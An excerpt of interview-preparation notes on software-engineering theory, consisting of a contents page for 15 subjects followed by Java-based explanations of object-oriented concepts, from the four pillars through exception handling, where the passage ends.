FRESHER SDE INTERVIEW PREPARATION

# SDE Interview Theory Notes

Elaborate study notes on all 15 core theory subjects asked in fresher software-engineering interviews, with diagrams, worked examples, code and interview-ready answers. DSA excluded.


**1** OOP / OOPJ
Very High

**2** DBMS
Very High

**3** Operating Systems
Very High

**4** Computer Networks
High

**5** SQL
Very High

**6** Programming Language Fundamentals
High

**7** Software Engineering
Medium

**8** System Design Fundamentals
Medium

**9** Backend & API Fundamentals
Medium

**10** Git & Version Control
Medium

**11** Linux Fundamentals
Low–Medium

**12** Cloud Computing
Low–Medium

**13** Web Technologies
Medium

**14** Testing & Debugging
Medium

**15** Security Fundamentals
Medium


**How to use these notes:** every section explains the concept, shows a diagram or worked example, and ends tricky points with an *Interview tip* box (yellow). Subjects 1–6 are your primary preparation; 7–15 at fundamentals depth. The PDF has clickable contents and bookmarks.

# Contents


**1. Object-Oriented Programming (OOP / OOPJ)** 7

1.1 The Four Pillars of OOP 7
1.2 Abstraction vs Encapsulation 8
1.3 Inheritance and Its Types 9
1.4 Polymorphism 10
1.5 Overloading vs Overriding 11
1.6 Abstract Class vs Interface 12
1.7 Constructors 12
1.8 Static vs Instance Members 13
1.9 Access Modifiers 14
1.10 Association, Aggregation, Composition 15
1.11 SOLID Principles 15
1.12 Runtime vs Compile-time Polymorphism 16
1.13 Shallow Copy vs Deep Copy 17
1.14 Method Hiding 18
1.15 Exception Handling 18
1.16 Design Patterns 20

**2. Database Management Systems (DBMS)** 23

2.1 DBMS vs RDBMS 23
2.2 Keys and Constraints 24
2.3 Normalization (1NF → BCNF) 25
2.4 ACID Properties 27
2.5 Transactions 27
2.6 Indexing 28
2.7 B-Tree vs B+ Tree 28
2.8 Clustered vs Non-Clustered Indexes 29
2.9 SQL vs NoSQL 30
2.10 Joins 31
2.11 Views 32
2.12 Stored Procedures 33
2.13 Triggers 33
2.14 Deadlocks (in databases) 34
2.15 Isolation Levels 34
2.16 Serializability 35
2.17 Query Optimization 35
2.18 Replication Basics 36

**3. Operating Systems** 38

3.1 Process vs Thread 38
3.2 Process States 40
3.3 Context Switching 40
3.4 CPU Scheduling 41
3.5 FCFS, SJF, Round Robin, Priority 42
3.6 Multithreading 45
3.7 Concurrency vs Parallelism 45

3.8 Race Conditions 46
3.9 Critical Section 46
3.10 Mutex vs Semaphore 47
3.11 Deadlocks and the Four Conditions 48
3.12 Banker's Algorithm 49
3.13 Paging and Segmentation 50
3.14 Virtual Memory 51
3.15 Page Replacement Algorithms 51
3.16 Thrashing 53
3.17 Memory Allocation 53
3.18 Stack vs Heap 54
3.19 Kernel Mode vs User Mode 54
3.20 System Calls 55
3.21 Interrupts 56

**4. Computer Networks 57**

4.1 OSI Model 57
4.2 TCP/IP Model 58
4.3 TCP vs UDP 59
4.4 Three-Way Handshake 59
4.5 Four-Way Termination 60
4.6 HTTP vs HTTPS 61
4.7 DNS (Domain Name System) 61
4.8 DHCP (Dynamic Host Configuration Protocol) 62
4.9 ARP (Address Resolution Protocol) 63
4.10 IP Addressing 63
4.11 IPv4 vs IPv6 64
4.12 Subnetting Basics 64
4.13 MAC Address 65
4.14 Routers vs Switches (and Hubs) 66
4.15 SSL/TLS 66
4.16 Cookies vs Sessions 67
4.17 HTTP Status Codes 68
4.18 HTTP Methods 69
4.19 REST 69
4.20 Firewalls 70
4.21 Proxy vs Reverse Proxy 71
4.22 Socket Programming Basics 71

**5. SQL 74**

5.1 SELECT, INSERT, UPDATE, DELETE 75
5.2 WHERE vs HAVING 75
5.3 GROUP BY 76
5.4 ORDER BY 77
5.5 Joins 77
5.6 Subqueries 78
5.7 Correlated Subqueries 79
5.8 CTEs (Common Table Expressions) 80
5.9 Window Functions 81
5.10 Aggregate Functions 82

5.11 UNION vs UNION ALL 82
5.12 Indexes (in SQL) 83
5.13 Constraints 83
5.14 Transactions (in SQL) 84
5.15 ACID 84
5.16 Query Execution Order 84

**6. Programming Language Fundamentals 86**

6.1 Compiler vs Interpreter 86
6.2 Static vs Dynamic Typing 87
6.3 Strong vs Weak Typing 87
6.4 Pass by Value vs Pass by Reference 88
6.5 Memory Management 89
6.6 Garbage Collection 89
6.7 Stack vs Heap (language view) 90
6.8 Exception Handling (language comparison) 91
6.9 Generics 92
6.10 Collections 92
6.11 Mutable vs Immutable Objects 93
6.12 Java: JVM, JRE, JDK 94
6.13 Java: Garbage Collection specifics 95
6.14 Java: HashMap Internals 96
6.15 Java: ArrayList vs LinkedList 97
6.16 Java: HashSet vs TreeSet 97
6.17 Java: String Pool 98
6.18 Java: StringBuilder vs StringBuffer 99
6.19 Java: Multithreading 99
6.20 Java: Synchronization 101
6.21 JavaScript: Call Stack 102
6.22 JavaScript: Event Loop 103
6.23 JavaScript: Microtasks vs Macrotasks 103
6.24 JavaScript: Hoisting 104
6.25 JavaScript: Closures 105
6.26 JavaScript: Prototypes 105
6.27 JavaScript: Promises 106
6.28 JavaScript: Async/Await 107
6.29 JavaScript: the this Keyword 108

**7. Software Engineering 109**

7.1 SDLC (Software Development Life Cycle) 109
7.2 Agile vs Waterfall 110
7.3 Scrum 110
7.4 Sprint Planning 111
7.5 Requirements Gathering 112
7.6 Functional vs Non-Functional Requirements 112
7.7 Software Testing Life Cycle (STLC) 113
7.8 Version Control 114
7.9 Code Reviews 114
7.10 CI/CD 115
7.11 Design Patterns (SE perspective) 116

7.12 SOLID Principles (SE perspective) 116

**8. System Design Fundamentals 118**

8.1 Monolithic vs Microservices 118
8.2 Client-Server Architecture 119
8.3 Load Balancing 120
8.4 Caching 121
8.5 Horizontal vs Vertical Scaling 122
8.6 Database Replication 123
8.7 Sharding 123
8.8 CAP Theorem 124
8.9 Message Queues 125
8.10 Rate Limiting 126
8.11 Stateless vs Stateful Architecture 127

**9. Backend & API Fundamentals 130**

9.1 REST Architecture 130
9.2 REST vs SOAP 131
9.3 HTTP Methods (API design view) 132
9.4 Authentication vs Authorization 132
9.5 JWT (JSON Web Token) 133
9.6 OAuth Basics 134
9.7 Cookies vs Sessions (backend view) 135
9.8 Middleware 135
9.9 CORS (Cross-Origin Resource Sharing) 136
9.10 API Versioning 137
9.11 Pagination 138
9.12 Idempotency 139
9.13 WebSockets 140
9.14 Connection Pooling 141

**10. Git & Version Control 143**

10.1 Git vs GitHub 143
10.2 Commit, Push, Pull 144
10.3 Branching 144
10.4 Merge vs Rebase 145
10.5 Merge Conflicts 146
10.6 Cherry-pick 147
10.7 Reset vs Revert 147
10.8 Stash 148
10.9 Pull Requests 149

**11. Linux Fundamentals 151**

11.1 Linux Architecture 151
11.2 Filesystem 152
11.3 File Permissions 152
11.4 chmod and chown 154
11.5 Process Management 154
11.6 grep, find, awk, sed 155
11.7 Environment Variables 156
11.8 SSH 157

11.9 Ports and Processes 158
11.10 Basic Shell Scripting 159

**12. Cloud Computing 161**

12.1 IaaS vs PaaS vs SaaS 161
12.2 Public vs Private vs Hybrid Cloud 162
12.3 Virtual Machines 162
12.4 Containers 163
12.5 Docker Fundamentals 164
12.6 Load Balancers (cloud) 166
12.7 Auto-Scaling 166
12.8 Object Storage 167
12.9 Cloud Networking 168
12.10 AWS / Azure Basics 169

**13. Web Technologies 171**

13.1 HTML DOM 171
13.2 CSS Box Model 172
13.3 JavaScript Fundamentals 174
13.4 Browser Rendering 175
13.5 Local Storage vs Session Storage (vs Cookies) 176
13.6 Cookies 176
13.7 Responsive Design 177
13.8 Client-Side vs Server-Side Rendering 178
13.9 SPA vs MPA 179
13.10 Browser Caching 180

**14. Testing & Debugging 182**

14.1 Unit Testing 182
14.2 Integration Testing 184
14.3 System Testing 185
14.4 Regression Testing 185
14.5 Smoke Testing (and Sanity Testing) 186
14.6 Black-Box vs White-Box Testing 187
14.7 Test Cases 188
14.8 Mocking 189
14.9 Debugging Techniques 191

**15. Security Fundamentals 193**

15.1 SQL Injection 193
15.2 XSS (Cross-Site Scripting) 194
15.3 CSRF (Cross-Site Request Forgery) 196
15.4 Authentication vs Authorization 197
15.5 Password Hashing vs Encryption 198
15.6 HTTPS 199
15.7 JWT Security 199
15.8 CORS (security view) 200
15.9 Input Validation 201
15.10 OWASP Top 10 Basics 202


# 1. Object-Oriented Programming (OOP / OOPJ)

Object-Oriented Programming organises software around **objects** — bundles of *state* (fields) and *behaviour* (methods) — instead of around functions and loose data. A **class** is the blueprint; an **object** is a concrete instance created from it.

```
class Car {                     // class = blueprint
    String colour;              // state (field)
    int speed;


    void accelerate(int delta) { // behaviour (method)
        speed += delta;
    }
}

Car myCar = new Car();          // object = instance in memory
myCar.colour = "Red";
myCar.accelerate(20);
```




*One class, many objects: each object has its own copy of instance fields*

## 1.1 The Four Pillars of OOP




*The four pillars*

| Pillar | One-line definition | Java mechanism | Real-world analogy |
|---|---|---|---|
| **Abstraction** | Expose only essential features, hide implementation detail | abstract classes, interfaces | Car pedal: you press it, don't care about fuel injection |
| **Encapsulation** | Bind data and methods together and restrict direct access to data | `private` fields + public getters/setters | Medicine capsule; bank account balance changed only via deposit/withdraw |
| **Inheritance** | A class acquires properties and behaviour of another class | `extends`, `implements` | Child inherits traits from parents |
| **Polymorphism** | Same message, different behaviour depending on the object | overloading, overriding | "Speak": dog barks, cat meows |

### Encapsulation example

```
public class BankAccount {
    private double balance;            // hidden — cannot be set to -500 directly

    public void deposit(double amt) {
        if (amt <= 0) throw new IllegalArgumentException("Invalid amount");
        balance += amt;
    }
    public void withdraw(double amt) {
        if (amt > balance) throw new IllegalStateException("Insufficient funds");
        balance -= amt;
    }
    public double getBalance() { return balance; }  // read-only access
}
```

Benefits: **data integrity** (validation lives in one place), **flexibility** (internal representation can change without breaking callers), **maintainability**.

### Abstraction example

```
interface PaymentGateway {             // WHAT a gateway does
    boolean pay(double amount);
}
class RazorpayGateway implements PaymentGateway {
    public boolean pay(double amount) { /* HOW: HTTP calls, signatures, retries */ return
true; }
}
// Caller only knows the abstraction:
PaymentGateway g = new RazorpayGateway();
g.pay(499.0);
```

## 1.2 Abstraction vs Encapsulation

They are often confused because both "hide" something — but they hide different things for different reasons.


| Aspect | Abstraction | Encapsulation |
|---|---|---|
| Focus | Hiding **complexity / implementation** | Hiding **data / internal state** |
| Question answered | *What* does the object do? | *How* is the data protected? |
| Level | Design level | Implementation level |
| Achieved by | Abstract classes, interfaces | Access modifiers ( `private` ), getters/setters |
| Example | `List` interface — you call `add()` without knowing if it's array- or node-based | `private int balance` in `BankAccount` |

> **Interview tip:** "Abstraction is about *hiding complexity from the user*; encapsulation is about *hiding data from other code* and controlling access. Encapsulation is one of the ways we implement abstraction."

## 1.3 Inheritance and Its Types

Inheritance creates an **IS-A** relationship: a `Dog` IS-A `Animal`. The child (subclass) reuses and can extend/override the parent (superclass).

```
class Animal {
    String name;
    void eat() { System.out.println(name + " is eating"); }
}
class Dog extends Animal {               // Dog IS-A Animal
    void bark() { System.out.println("Woof"); }
}
Dog d = new Dog(); d.name = "Tommy";
d.eat();   // inherited
d.bark();  // own method
```




*Types of inheritance (arrows point from child to parent)*

| Type | Description | Supported in Java classes? |
|---|---|---|
| Single | One child, one parent | Yes |
| Multilevel | Chain: C → B → A | Yes |
| Hierarchical | Many children share one parent | Yes |
| Multiple | One child, many parents | **No** for classes; **yes** via interfaces |
| Hybrid | Combination of the above | Only via interfaces |

### Why no multiple inheritance of classes? The Diamond Problem

If `B` and `C` both override `A.show()`, and `D extends B, C`, which `show()` does `D` inherit? Ambiguous. Java avoids it for classes. With interfaces (Java 8+ default methods), the compiler forces `D` to override and resolve explicitly:


```
interface B { default void show() { System.out.println("B"); } }
interface C { default void show() { System.out.println("C"); } }
class D implements B, C {
    public void show() { B.super.show(); }   // must resolve explicitly
}
```

C++ supports multiple inheritance and solves the diamond with **virtual inheritance**.

> **Interview tip:** Prefer *composition over inheritance* — inheritance creates tight coupling (a change in the parent ripples into every child). Use inheritance only for a genuine IS-A relationship.

## 1.4 Polymorphism

*Poly* = many, *morph* = forms. One reference type or method name behaves differently depending on context.




*Two kinds of polymorphism*

```
class Shape { double area() { return 0; } }
class Circle extends Shape { double r = 2; double area() { return Math.PI * r * r; } }
class Square extends Shape { double s = 3; double area() { return s * s; } }

Shape[] shapes = { new Circle(), new Square() };
for (Shape sh : shapes) System.out.println(sh.area()); // 12.56..., 9.0
```

The same call `sh.area()` executes different code — that's polymorphism. It lets you write code against the general type (`Shape`) and add new shapes without changing the loop (**Open/Closed principle**).

## 1.5 Overloading vs Overriding

```java
// OVERLOADING — same name, different parameter list, same class
class Calculator {
    int add(int a, int b)            { return a + b; }
    double add(double a, double b)   { return a + b; }
    int add(int a, int b, int c)     { return a + b + c; }
}

// OVERRIDING — same signature, subclass replaces parent behaviour
class Animal { void sound() { System.out.println("..."); } }
class Cat extends Animal {
    @Override void sound() { System.out.println("Meow"); }
}
```

| Feature | Overloading | Overriding |
|---|---|---|
| Where | Same class (or subclass) | Parent–child classes |
| Signature | **Must differ** in parameters (number/type/order) | **Must be identical** |
| Return type | Can differ (but not alone) | Same or covariant (subtype) |
| Binding | Compile time (static) | Run time (dynamic) |
| Access modifier | Any | Cannot be more restrictive |
| `static` / `private` / `final` methods | Can be overloaded | **Cannot** be overridden |
| Exceptions | Any | Cannot throw broader checked exceptions |

**Interview tip:** "Can we overload by return type only?" — **No.** `int f()` and `double f()` are a compile error because the call `f();` is ambiguous. "Can we override a static method?" — **No**, that's *method hiding* (§1.14).

## 1.6 Abstract Class vs Interface

```java
abstract class Vehicle {                // partial implementation
    protected int wheels;               // can have state
    Vehicle(int w) { wheels = w; }      // can have constructor
    abstract void start();              // must be implemented by child
    void honk() { System.out.println("Beep"); } // concrete method
}

interface Electric {                    // pure contract (+ default methods)
    int MAX_VOLTAGE = 800;              // implicitly public static final
    void charge();                      // implicitly public abstract
    default void showBattery() { System.out.println("80%"); }
}

class Tesla extends Vehicle implements Electric {
    Tesla() { super(4); }
    void start() { System.out.println("Silent start"); }
    public void charge() { System.out.println("Charging"); }
}
```

| Feature | Abstract class | Interface |
|---|---|---|
| Methods | Abstract + concrete | Abstract; `default` / `static` (Java 8+), `private` (Java 9+) |
| Fields | Any (instance, static, final or not) | Only `public static final` constants |
| Constructors | Yes | No |
| Inheritance | `extends` one class only | `implements` many |
| Access modifiers | Any | Methods public by default |
| Relationship | IS-A (shared identity) | CAN-DO (capability: `Comparable`, `Runnable`) |
| Use when | Related classes share code/state | Unrelated classes share a capability |

> **Interview tip:** "Can an abstract class have zero abstract methods?" — Yes; it just can't be instantiated. "Can an interface have a constructor?" — No, it has no instance state to initialise.

## 1.7 Constructors


A constructor is a special method that **initialises a new object**. Same name as the class, no return type, called automatically by `new`.

```java
class Student {
    String name; int age;

    Student() { this("Unknown", 18); }          // default ctor, chains to below
    Student(String name, int age) {             // parameterised ctor
        this.name = name; this.age = age;
    }
    Student(Student other) {                    // copy ctor (user-written in Java)
        this(other.name, other.age);
    }
}
```

**Types:** default (no-arg; compiler supplies one only if you write *no* constructor), parameterised, copy (C++ built-in; Java manual), private (used in Singleton).

**Constructor chaining:** `this(...)` calls another constructor of the same class; `super(...)` calls the parent's. Either must be the **first statement**. If you don't write `super(...)`, the compiler inserts `super()` — so a parent with no no-arg constructor causes a compile error in the child.




*Order of construction for: new C() where C extends B extends A*


Key facts: constructors are **not inherited**, cannot be `static`, `final` or `abstract`, and **can be overloaded**. C++ also has **destructors** ( `~ClassName()` ); Java relies on garbage collection instead.

## 1.8 Static vs Instance Members

```java
class Counter {
    static int totalObjects = 0;   // ONE copy shared by all objects (class level)
    int id;                        // separate copy per object

    Counter() { totalObjects++; id = totalObjects; }

    static int getTotal() { return totalObjects; } // no 'this', can't touch 'id'
}
new Counter(); new Counter(); new Counter();
System.out.println(Counter.getTotal()); // 3
```




*Static field lives once in the class area; instance fields live in each object on the heap*

| | Static | Instance |
|---|---|---|
| Belongs to | Class | Object |
| Copies | One | One per object |
| Accessed via | `ClassName.member` | `object.member` |
| Memory | Loaded when class loads | Created with `new` |
| Can access | Only static members directly | Both static and instance |
| `this` / `super` | Not available | Available |

**Static block** runs once when the class loads (e.g., loading a JDBC driver). **Static nested class** doesn't need an outer instance.

> **Interview tip:** "Why is `main` static?" — The JVM must call it *before any object exists*.


## 1.9 Access Modifiers

| Modifier | Same class | Same package | Subclass (other pkg) | Everywhere |
|---|---|---|---|---|
| `private` | ✔ | ✘ | ✘ | ✘ |
| *default* (no keyword) | ✔ | ✔ | ✘ | ✘ |
| `protected` | ✔ | ✔ | ✔ | ✘ |
| `public` | ✔ | ✔ | ✔ | ✔ |

From most to least restrictive: **private → default → protected → public**. A top-level class can only be `public` or default. C++ has `private`, `protected`, `public` (default for `class` members is private, for `struct` public) plus `friend`.

## 1.10 Association, Aggregation, Composition

All three are **HAS-A** relationships (vs inheritance's IS-A), differing in *ownership strength*.




*UML notation: plain line = association, hollow diamond = aggregation, filled diamond = composition*

| | Association | Aggregation | Composition |
|---|---|---|---|
| Meaning | Objects know/use each other | Whole–part, part can live alone | Whole–part, part dies with whole |
| Ownership | None | Weak | Strong |
| Lifecycle | Independent | Independent | Dependent |
| Example | Teacher ↔ Student | Department has Professors (prof survives if dept closes) | House has Rooms (rooms don't exist without house) |

```java
// Aggregation: Professor created outside and passed in
class Department {
    private List<Professor> profs;
    Department(List<Professor> profs) { this.profs = profs; }
}
// Composition: Engine created and owned inside Car
class Car {
    private final Engine engine = new Engine(); // dies with Car
}
```

## 1.11 SOLID Principles

Five design principles (Robert C. Martin) for maintainable, extensible code.




*SOLID at a glance*

**S — Single Responsibility Principle.** A class should have only one reason to change.

```
// ✘ Bad: Invoice calculates, prints AND saves
class Invoice { double total(){...} void print(){...} void saveToDb(){...} }
// ✔ Good: split responsibilities
class Invoice { double total(){...} }
class InvoicePrinter { void print(Invoice i){...} }
class InvoiceRepository { void save(Invoice i){...} }
```

**O — Open/Closed Principle.** Add behaviour by adding new code, not editing tested code.

```
// ✘ Bad: every new discount type edits this if-else chain
double discount(String type) { if (type.equals("FESTIVE")) ... else if ... }
// ✔ Good
interface Discount { double apply(double amt); }
class FestiveDiscount implements Discount { public double apply(double a){ return a*0.8; } }
class StudentDiscount implements Discount { public double apply(double a){ return a*0.9; } }
```

**L — Liskov Substitution Principle.** Anywhere a parent is expected, a child must work without surprising behaviour. Classic violation: `Square extends Rectangle` — setting width on a square also changes height, breaking code that assumes independent sides. Another: `Ostrich extends Bird` where `Bird.fly()` throws for ostriches → split into `FlyingBird`.

**I — Interface Segregation Principle.** Clients shouldn't be forced to implement methods they don't use.

```
// ✘ fat interface: a basic printer must implement scan() and fax()
interface Machine { void print(); void scan(); void fax(); }
// ✔ segregated
interface Printer { void print(); }
interface Scanner { void scan(); }
class AllInOne implements Printer, Scanner { ... }
```

**D — Dependency Inversion Principle.** High-level modules depend on abstractions, not concrete classes. Enables **dependency injection** and easy testing.


```
interface Database { void save(String d); }
class MySQLDatabase implements Database { public void save(String d){...} }
class UserService {
    private final Database db;          // depends on abstraction
    UserService(Database db) { this.db = db; } // injected — swap with MockDatabase in tests
}
```

## 1.12 Runtime vs Compile-time Polymorphism

| | Compile-time (static binding) | Runtime (dynamic binding) |
|---|---|---|
| Achieved by | Method overloading (and operator overloading in C++) | Method overriding |
| Decided by | Compiler, using **reference type** and argument types | JVM, using **actual object type** |
| Speed | Slightly faster | Slight lookup cost (vtable) |
| Flexibility | Less | More |

```java
class Animal { void sound(){ System.out.println("generic"); } }
class Dog extends Animal { void sound(){ System.out.println("bark"); } }

Animal a = new Dog();   // reference type Animal, object type Dog (UPCASTING)
a.sound();              // "bark" — decided at RUNTIME by the object type
```





*Dynamic dispatch: the JVM follows the object's vtable, not the reference type*

In C++, runtime polymorphism requires the base method to be declared `virtual`; otherwise calls bind statically. Fields are **not** polymorphic — `a.field` uses the reference type.

## 1.13 Shallow Copy vs Deep Copy

- **Shallow copy:** copies field values; for reference fields, copies the *reference*, so both objects share nested objects.
- **Deep copy:** recursively copies nested objects, so the copies are fully independent.




*Shallow copy shares the nested Address; deep copy duplicates it*

```
class Address { String city; Address(String c){ city = c; } }
class Person implements Cloneable {
    String name; Address addr;
    Person(String n, Address a){ name = n; addr = a; }

    Person shallowCopy() { return new Person(name, addr); }                // shares addr
    Person deepCopy()    { return new Person(name, new Address(addr.city)); } // new addr
}
Person p1 = new Person("Asha", new Address("Pune"));
Person s = p1.shallowCopy();  s.addr.city = "Goa";  // p1.addr.city is now "Goa" too!
Person d = p1.deepCopy();     d.addr.city = "Delhi"; // p1 unaffected
```

Java's default `Object.clone()` is shallow. Deep copy via copy constructors, manual cloning, or serialisation. In C++, the compiler-generated copy constructor is shallow — dangerous with raw pointers (double `delete`), hence the **Rule of Three/Five**.

## 1.14 Method Hiding

When a subclass defines a **static** method with the same signature as a static method in the parent, the parent's method is **hidden**, not overridden. Resolution uses the **reference type** at compile time.

```
class Parent { static void greet(){ System.out.println("Parent"); } }
class Child extends Parent { static void greet(){ System.out.println("Child"); } }


Parent p = new Child();
p.greet();        // "Parent"  ← reference type decides (hiding)
Child.greet();    // "Child"
```

| | Overriding | Hiding |
|---|---|---|
| Method type | Instance | Static |
| Resolved by | Object type (runtime) | Reference type (compile time) |
| Polymorphic? | Yes | No |

Fields with the same name in parent and child are also *hidden* (field hiding).

## 1.15 Exception Handling

An **exception** is an event that disrupts normal flow. Exception handling lets the program recover gracefully instead of crashing.




*Java exception hierarchy*

| | Checked | Unchecked |
|---|---|---|
| Checked at | Compile time — must catch or declare `throws` | Runtime — not enforced |
| Cause | External conditions (file missing, network) | Programming bugs |
| Examples | `IOException`, `SQLException`, `ClassNotFoundException` | `NullPointerException`, `ArithmeticException` |

```
try {
    int[] arr = new int[3];
    arr[5] = 10 / divisor;                          // may throw
} catch (ArithmeticException e) {
    System.out.println("Divide by zero: " + e.getMessage());
} catch (ArrayIndexOutOfBoundsException e) {
    System.out.println("Bad index");
} finally {
    System.out.println("Always runs — close resources here");
}

// try-with-resources: auto-closes anything AutoCloseable
try (BufferedReader br = new BufferedReader(new FileReader("a.txt"))) {
    System.out.println(br.readLine());
} catch (IOException e) { e.printStackTrace(); }

